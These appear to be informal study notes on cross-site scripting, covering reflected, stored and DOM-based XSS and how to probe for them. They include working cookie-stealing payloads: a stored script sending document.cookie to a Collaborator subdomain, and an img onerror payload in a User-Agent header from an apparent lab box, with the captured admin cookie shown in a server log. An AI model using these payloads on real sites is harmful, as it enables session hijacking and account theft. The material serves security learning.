
XSS
(Cross-Site Scripting)


WHAT IS XSS?

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

It’s super different from the other attacks (trust me bro)

XSS differs from other web attack vectors (e.g., SQL Injections), in that it does not directly target the application itself. Instead, the users of the web application are the ones at risk.

Depending on the severity of the attack, user accounts may be compromised, Trojan horse programs activated and page content modified, misleading users into willingly surrendering their private data. Finally, session cookies could be revealed, enabling a perpetrator to impersonate valid users and abuse their private accounts.




Types of XSS

- Reflected
- Stored
- DOM-based

Reflected REFLECTED (XSS)

Reflected attacks are those where the injected script is reflected off the web server such as in a:


- Error message
- Search result
- Any other response that includes some or all of the input sent to the server as part of the request



Reflected attacks are delivered to victims via routes such as in an e-mail message, or on some other website.


When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser.

The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-I XSS (the attack is carried out through a single request / response cycle).



Stored XSS

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-II XSS.



Why Stored XSS is more scary

Unlike a reflected attack, where the script is activated after a link is clicked, a **stored attack only requires that the victim visit the compromised web page**. This increases the reach of the attack, endangering all visitors no matter their level of vigilance.

From the perpetrator's standpoint, persistent XSS attacks are relatively harder to execute because of the difficulties in locating both a trafficked website and one with vulnerabilities that enables permanent script embedding.

Example of Stored XSS

- Inject this onto a form on a vulnerable web page (eg submit a comment/ blog post)
- Every time the comment is viewed, a POST request is issued to the viewer containing their cookie to your subdomain on the public Collaborator server.


```
<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

THE DIFFERENCE

No human interaction ☺

Stored XSS

An attacker stores malicious JavaScript on a **website's backend**, such as in a database, comment field, or message forum. Any user who visits the page containing the malicious script is at risk. For example, an attacker might add a comment to a page that includes a JavaScript file that steals the user's session cookies.

Human interaction ☹

Reflected XSS

An attacker injects malicious JavaScript into a **link that is then clicked by a user**. The malicious JavaScript is then reflected back to the user's browser. For example, an attacker might inject malicious JavaScript into an error message that is dynamically generated.

A third, more sinister XSS :3


(DOM Based XSS)

(It's also totally very different trust me)

The primary difference is where the attack is injected into the application.

Reflected and Stored XSS are server-side injection issues while DOM based XSS is a client (browser) side injection issue.

In DOM based XSS the attack is executed through the Document Object Model (DOM) of a page loaded into the browser.



(please don't ask me to elaborate on this one, visit this link instead: https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/dom-xss)

Checking for XSS vulnerabilities

Intermediately reflected: If you find that the value of a parameter or even the path is being reflected in the web page you could exploit a Reflected XSS.

Stored and reflected: If you find that a value controlled by you is saved in the server and is reflected every time you access a page you could exploit a Stored XSS.

Accessed via JS: If you find that a value controlled by you is being access using JS you could exploit a DOM XSS.

Alternatively, just chuck this bad boy in every possible parameter in a POST request:

```
<script>alert(1)</script>
```

Burp Suite

real life example time

Burpsuite view (vulnerable User-Agent parameter):

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <img src=x onerror=fetch('http://10.10.11.8/'+document.cookie);>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1

fname=a&lname=a&email=a%40a.com&phone=a&message=%3Cscript%3Ealert%281%29%3Cscript%3E
```

Stealing Cookies

```
<img src=x onerror=fetch('http://10.10.11.8/'+document.cookie);>
```

Returns this on your http server:

```
10.10.11.8 - - [23/Mar/2024 15:49:37] code 404, message File not found
10.10.11.8 - - [23/Mar/2024 15:49:37] "GET
/is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404 -
```